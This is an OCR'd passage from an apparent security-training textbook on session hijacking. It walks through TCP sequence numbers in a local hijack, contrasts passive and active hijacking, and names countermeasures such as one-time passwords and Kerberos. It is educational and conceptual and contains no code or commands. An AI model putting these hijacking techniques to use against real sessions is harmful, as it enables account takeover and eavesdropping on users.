

User
Server
Attacker
SYN <Clt ISN 1200><WIN 512>
SYN <Svr ISN 1500><WIN 1024> /ACK 1201
ACK 1501
DATA=128 <Clt SEQ 1201>
ACK (Clt SEQ + DATA) 1329
DATA=91 <Clt SEQ 1329>
ACK (Clt SEQ + DATA) 1420
DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>

Figure 11.3: Packet analysis of a local session hijack

According to above figure, the next expected sequence number is 1420. If the attacker transmits that packet sequence number before the user does, they can desynchronize the connection between the user and server.

If the attacker sent the data with the expected sequence number before the user could, the server would be synchronized with the attacker. This leads to the establishment of a connection between the attacker and server. Then, the server would drop the data sent by the user with the correct sequence number, believing it to be a resent packet. The user is unaware of the attacker's action and may resend the data packet because the user does not receive an ACK for their TCP packet. However, the server would drop all the packets resent by the user. Thus, the local session hijacking attack is successfully completed.



Types of Session Hijacking

Passive	In a passive attack, an attacker **hijacks a session** but sits back, watches, and records all the traffic in that session
Active	In an active attack, an attacker finds an **active session** and seizes control of it

Attacker
Victim

Types of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive hijack monitors an ongoing session.

- **Passive Session Hijacking**


  In a passive attack, after hijacking a session, an attacker only observes and records all the traffic during the session. A passive attack uses sniffers on the network, allowing attackers to obtain information such as user IDs and passwords. The attacker can later use this information to log in as a valid user and enjoy the user's privileges. Password sniffing is the simplest attack to obtain raw access to a network. Countering this attack involves methods that range from identification schemes (for example, one-time password systems such as S/KEY) to ticketing identification (for example, Kerberos). These techniques help in protecting data from sniffing attacks, but they cannot protect against active attacks if the data are unencrypted or do not carry a digital signature.

- **Active Session Hijacking**

  In an active attack, an attacker takes over an existing session either by breaking the connection on one side of the conversation or by actively participating. An example of an active attack is a man-in-the-middle (MITM) attack. To perform a successful MITM attack, the attacker must guess the sequence number before the target responds to the server. On most current networks, sequence-number prediction does not work, because operating-system (OS) vendors use random values for the initial sequence number, which makes it difficult to predict sequence numbers.

Attacker
Victim

Figure 11.4: Attacker sniffing a victim’s traffic



Session Hijacking in OSI Model

Network-Level Hijacking

- Network-level hijacking can be defined as the **interception of packets** during the transmission between a client and the server in a TCP or UDP session

Application-Level Hijacking

- Application-level hijacking refers to **gaining control** over the **HTTP's user session** by obtaining the session IDs

Session Hijacking in OSI Model

